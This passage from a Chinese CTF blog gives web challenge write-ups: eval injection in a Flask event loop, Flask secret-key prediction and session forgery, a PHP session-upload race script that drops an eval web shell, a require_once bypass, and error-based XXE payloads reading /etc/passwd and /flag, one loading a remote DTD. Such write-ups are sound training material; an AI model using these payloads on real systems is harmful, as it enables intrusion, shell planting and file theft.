    if len(session['log']) > 5:
        session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:
        request.event_queue.append(event)


def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack


class RollBackException:
    pass
```

```
def execute_event_loop():
    valid_event_chars = set(
        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
    resp = None
    while len(request.event_queue) > 0:
        # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
        event = request.event_queue[0]
        request.event_queue = request.event_queue[1:]
        if not event.startswith(('action:', 'func:')):
            continue
        for c in event:
            if c not in valid_event_chars:
                break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
            try:
                event_handler = eval(
                    action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None:
                    resp = ''
                resp += 'ERROR! All transactions have been cancelled. <br />'
                resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
                session['num_items'] = request.prev_session['num_items']
                session['points'] = request.prev_session['points']
                break
            except Exception, e:
                if resp is None:
                    resp = ''
                # resp += str(e) # only for debugging
                continue
            if ret_val is not None:
                if resp is None:
                    resp = ret_val
                else:
                    resp += ret_val
    if resp is None or resp == '':
        resp = ('404 NOT FOUND', 404)
    session.modified = True
    return resp


@app.route(url_prefix+'/')
def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()
```

```
    return execute_event_loop()

# handlers/functions below --------------------------------------


def view_handler(args):
    page = args[0]
    html = ''
    html += '[INFO] you have {} diamonds, {} points now.<br />'.format(
        session['num_items'], session['points'])
    if page == 'index':
        html += '<a href="./?action:index;True%23False">View source code</a><br />'
        html += '<a href="./?action:view;shop">Go to e-shop</a><br />'
        html += '<a href="./?action:view;reset">Reset</a><br />'
    elif page == 'shop':
        html += '<a href="./?action:buy;1">Buy a diamond (1 point)</a><br />'
    elif page == 'reset':
        del session['num_items']
        html += 'Session reset.<br />'
    html += '<a href="./?action:view;index">Go back to index.html</a><br />'
    return html


def index_handler(args):
    bool_show_source = str(args[0])
    bool_download_source = str(args[1])
    if bool_show_source == 'True':

        source = open('eventLoop.py', 'r')
        html = ''
        if bool_download_source != 'True':
            html += '<a href="./?action:index;True%23True">Download this .py file</a><br />'
            html += '<a href="./?action:view;index">Go back to index.html</a><br />'

        for line in source:
            if bool_download_source != 'True':
                html += line.replace('&', '&amp;').replace('\t', ' '*4).replace(
                    ' ', ' ').replace('<', '&lt;').replace('>', '&gt;').replace('\n', '<br />')
            else:
                html += line
        source.close()

        if bool_download_source == 'True':
            headers = {}
            headers['Content-Type'] = 'text/plain'
            headers['Content-Disposition'] = 'attachment; filename=serve.py'
            return Response(html, headers=headers)
        else:
            return html
    else:
        trigger_event('action:view;index')


def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0:
        return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(
        num_items), 'action:view;index'])
```

```
def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume:
        raise RollBackException()
    session['points'] -= point_to_consume


def show_flag_function(args):
    flag = args[0]
    # return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so
 we disabled it.
    return 'You naughty boy! ;) <br />'


def get_flag_handler(args):
    if session['num_items'] >= 5:
        # show_flag_function has been disabled, no worries
        trigger_event('func:show_flag;' + FLAG())
    trigger_event('action:view;index')


if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
```

代码审计，感觉有点难

```
def get_flag_handler(args):
    if session['num_items'] >= 5:
        # show_flag_function has been disabled, no worries
        trigger_event('func:show_flag;' + FLAG())
    trigger_event('action:view;index')
```

只要有5个钻石，就能拿到flag
而在买钻石处存在逻辑漏洞

```
def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0:
        return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(
        num_items), 'action:view;index'])
```

不管有没有点数，先加上
然后这些函数都会调用`trigger_event`

```
def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5:
        session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:
        request.event_queue.append(event)
```

作用是将函数返回结果存放在session中，也就是说如果调用了`show_flag`，那么flag就会在session中，因此现在的目标就是想办法调用`show_flag`
在`execute_event_loop`中有`eval`

```
            break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
            try:
                event_handler = eval(
                    action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None:
```

CSDN @xiaolong22333

发现调用了`get_mid_str`

```
def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack
```

这个函数比较难以理解
测试一下

```
def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack

def trigger_event():pass

event = 'action:trigger_event#;action:buy;5#action:get_flag;'
is_action = event[0] == 'a'
action = get_mid_str(event, ':', ';')
print('[!] action:',action)
args = get_mid_str(event, action+';').split('#')
print('[!] args:',args)
event_handler = eval(action + ('_handler' if is_action else '_function'))
print('[!] event_handler:',event_handler)
```

```
PS D:\work> python -u "d:\work\python\test.py"
[!] action: trigger_event#
[!] args: ['action:buy;5', 'action:get_flag;']
[!] event_handler: <function trigger_event at 0x0000022134D3D1F0>
PS D:\work>
```


因此payload就是

```
action:trigger_event%23;action:buy;5%23action:get_flag;
```


其中`#`是为了注释掉`_handler`

首先调用`trigger_event`将接下来的函数返回值写入session，然后`action:buy;5`买5个钻石，再调用`get_flag_handler`，此时钻石数量为5，成功拿到flag

得到session



解密一下



base64解密

CSDN @xiaolong22333

[CISCN2019 华东南赛区]Web4


尝试/etc/passwd发现可以读取

接着查看当前进程的执行命令`/proc/self/cmdline`

发现`/usr/local/bin/python/app/app.py`，读取`/app/app/py`

```
# encoding:utf-8
import re, random, uuid, urllib
from flask import Flask, session, request

app = Flask(__name__)
random.seed(uuid.getnode())
app.config['SECRET_KEY'] = str(random.random()*233)
app.debug = True

@app.route('/')
def index():
    session['username'] = 'www-data'
    return 'Hello World! <a href="/read?url=https://baidu.com">Read somethings</a>'

@app.route('/read')
def read():
    try:
        url = request.args.get('url')
        m = re.findall('^file.*', url, re.IGNORECASE)
        n = re.findall('flag', url, re.IGNORECASE)
        if m or n:
            return 'No Hack'
        res = urllib.urlopen(url)
        return res.read()
    except Exception as ex:
        print str(ex)
    return 'no response'

@app.route('/flag')
def flag():
    if session and session['username'] == 'fuck':
        return open('/flag.txt').read()
    else:
        return 'Access denied'

if __name__=='__main__':
    app.run(
        debug=True,
        host="0.0.0.0"
    )
```

代码很好理解，显然是要伪造session
想伪造session需要知道`SECRET_KEY`，环境变量里看看`/proc/self/environ`



CSDN @xiaolong22333

并没有，看来需要自己生成
回到代码，`SECRET_KEY`的生成方式已经说了

```
random.seed(uuid.getnode())
app.config['SECRET_KEY'] = str(random.random()*233)
```

`random.random()`生成的是伪随机数，种子为`uuid.getnode()`，是网卡mac地址的十进制数
读取一下`/sys/class/net/eth0/address`
`5a:f5:ed:05:63:ea`
生成`SECRET_KEY`，注意这里有个坑点，要python2运行，因为2和3小数点后面位数不同，题目是python2

```
import random

random.seed(0x5af5ed0563ea)
print(random.random()*233)
```

然后解密session

```
D:\乱七八糟的CTF\flask-session-cookie-manager>python flask_session_cookie_manager3.py decode -c eyJ1c2VybmFtZSI6eyIg
YiI6ImQzZDNMV1JoZEdFPSJ9fQ.YgisRw.dk1yv5K2b-zhimeStK0IQh3Tifg
b'{"username":{" b":"d3d3LWRhdGE="}}'
```

最后进行加密，但这里有个巨坑的地方
解密出来的session长这样，经过了base64加密，想当然的加密格式也这样，但事实是加密的格式为{'username':'fuck'}，简简单单，没有base64，没有其他字符

```
python flask_session_cookie_manager3.py encode -s 182.139630027 -t "{'username':'fuck'}"
```

```
D:\乱七八糟的CTF\flask-session-cookie-manager>python flask_session_cookie_manager3.py encode -s 182.139630027 -t "{'
username':'fuck'}"
eyJ1c2VybmFtZSI6ImZ1Y2sifQ.Ygi0nw.bAtq9RSe1cQCXlI3A08Ds6k4HEU
```

替换session，访问/flag

```
GET /flag HTTP/1.1
Host: 08c7f548-2aec-4271-b72f-c63cabfa31a4.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: session=eyJ1c2VybmFtZSI6ImZ1Y2sifQ.Ygi0nA.QCmnlAW2zkR6sqqluGZmlvXn-aU
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 13 Feb 2022 07:35:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 43
Connection: close
Vary: Cookie

flag{e7815d8b-6afd-4dac-87f9-664faa5ceaa3}
```

CSDN @xiaolong22333

[WMCTF2020]Make PHP Great Again

```
<?php
highlight_file(__FILE__);
require_once 'flag.php';
if(isset($_GET['file'])) {
  require_once $_GET['file'];
}
```

非预期

利用session.upload_progress进行session文件包含

```
import io
import sys
import requests
import threading

host = 'http://a37c4d1b-de51-4bef-aba0-aadcb4a729ef.node4.buuoj.cn:81/'
sessid = 'xiaolong'

def POST(session):
    while True:
        f = io.BytesIO(b'aaa')
        session.post(
            host,
            data={"PHP_SESSION_UPLOAD_PROGRESS":"<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>'
);echo system('cat flag.php');echo md5('1');?>"},
            files={"file":('a.txt', f)},
            cookies={'PHPSESSID':sessid}
        )

def READ(session):
    while True:
        response = session.get(f'{host}?file=/tmp/sess_{sessid}')
        # print(response.text)
        if 'c4ca4238a0b923820dcc509a6f75849b' not in response.text:
            print('[+++]retry')
        else:
            print(response.text)
            sys.exit(0)


with requests.session() as session:
    t1 = threading.Thread(target=POST, args=(session, ))
    t1.daemon = True
    t1.start()
    READ(session)
```

```
[+++]retry
[+++]retry
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><
an style="color: #007700">);<br />require_once </span><span style="color: #DD0000">'flag.php'</span><span style="color: #007700">;<br />if(is
t(</span><span style="color: #0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #DD0000">'file'</span><span style="colo
 #007700">])) {<br />  require_once </span><span style="color: #0000BB">$_GET</span><span style="color: #007700">[</span><span
tyle="color: #DD0000">'file'</span><span style="color: #007700">];<br />}<br /></span>
</span>
</code>upload_progress_<?php

$flag = 'flag{1233cc65-7545-45db-a651-47ef8bcd376a}';
$flag = 'flag{1233cc65-7545-45db-a651-47ef8bcd376a}';c4ca4238a0b923820dcc509a6f75849b|a:5:{s:10:"start_time";i:1644821975;s:14:"content_length";i:
1;s:15:"bytes_processed";i:361;s:4:"done";b:0;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:5:"a.txt";s:8:"tmp_name";N;s:5:"
ror";i:0;s:4:"done";b:0;s:10:"start_time";i:1644821975;s:15:"bytes_processed";i:361;}}}
PS D:\work>
```

CSDN @xiaolong22333

预期解

`require_once` 不能包含重复文件，因此要想办法绕过

PHP最新版的小Trick， require_once包含的软链接层数较多时once的hash匹配会直接失效造成重复包含

/proc/self指向当前进程的/proc/pid/，/proc/self/root/是指向/的符号链接

payload

```
?file=php://filter/convert.base64-encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/flag.php
```

php源码分析 require_once 绕过不能重复包含文件的限制

原理还是没看懂，先把知识点记住


还有一个payload

```
?file=php://filter/convert.base64-encode/resource=/nice/../../proc/self/cwd/flag.php
```

看不懂，也没解释，看来师傅们一个个都掌握着别人都不知道的利用方法啊

[GoogleCTF2019 Quals]Bnv

抓包分析




某个师傅曾言

> 有json的地方就可能有xxe


构造xml，将`Content-type`改为`application/xml`

```
<?xml version="1.0"?>
<!DOCTYPE message [
    <!ENTITY b "123401012350240234">
    <!ENTITY % remote-dtd SYSTEM "https://asdfasd.free.beeceptor.com/">
    %remote-dtd;
]>
<message>&b;</message>
```



尝试加载内部文件

```
<?xml version="1.0"?>
<!DOCTYPE message [
    <!ENTITY % remote-dtd SYSTEM "file:///etc/passwd">
    %remote-dtd;
]>
```



已经被加载了，但不是个格式正确的xml文件所以中断了
在本题中，读取一个错误的实体，会返回完整的实体名
因此假设第一次读取/flag实体，第二次把/flag的里的值当做实体来读取，明显/flag的里的值这个实体不存在，然后就会报错返回，这样就拿到flag了

What can we do with internal DTD?

To use external DTD syntax in the internal DTD subset, you can bruteforce a local dtd file on the target host and redefine some parameter-entity references inside it:

Request

```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % local_dtd SYSTEM
"file:///opt/IBM/WebSphere/AppServer/properties/sip-app_1_0.dtd">

    <!ENTITY % condition 'aaa)>
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
        <!ELEMENT aa (bb'>

    %local_dtd;
]>
<message>any text</message>
```

Response

```
java.io.FileNotFoundException: /nonexistent/
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/:/usr/bin/nologin

(No such file or directory)
```

CSDN @xiaolong22333

具体实现为先读取本地的DTD文件，这个文件有一个名为ISOamsa的实体，所以我们可以使用它来写DTD代码

How can we find a local dtd file?


Nothing is easier than enumerating files and directories. Below are a few more examples of successful applications of this trick:

Custom Linux System

```
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamsa 'Your DTD code'>
%local_dtd;
```


CSDN @xiaolong22333

```
<?xml version="1.0"?>
<!DOCTYPE message[
    <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
    <!ENTITY % ISOamso '
    <!ENTITY &#x25; file SYSTEM "file:///flag">
    <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///aaaaa/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
'>
%local_dtd;
]>
```



但有师傅指出，不引用外部DTD文件，直接通过嵌套参数实体，这道题同样可以做出来

```
<?xml version="1.0"?>
<!DOCTYPE message [
    <!ELEMENT message ANY>
    <!ENTITY % para1 SYSTEM "file:///flag">
    <!ENTITY % para '
        <!ENTITY &#x25; para2 "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///&#x25;para1;&#x27;>">
        &#x25;para2;
    '>
    %para;
]>
```



师傅们真是tql

反正我还是有些懵逼，xml的可读性太差了，看不明白
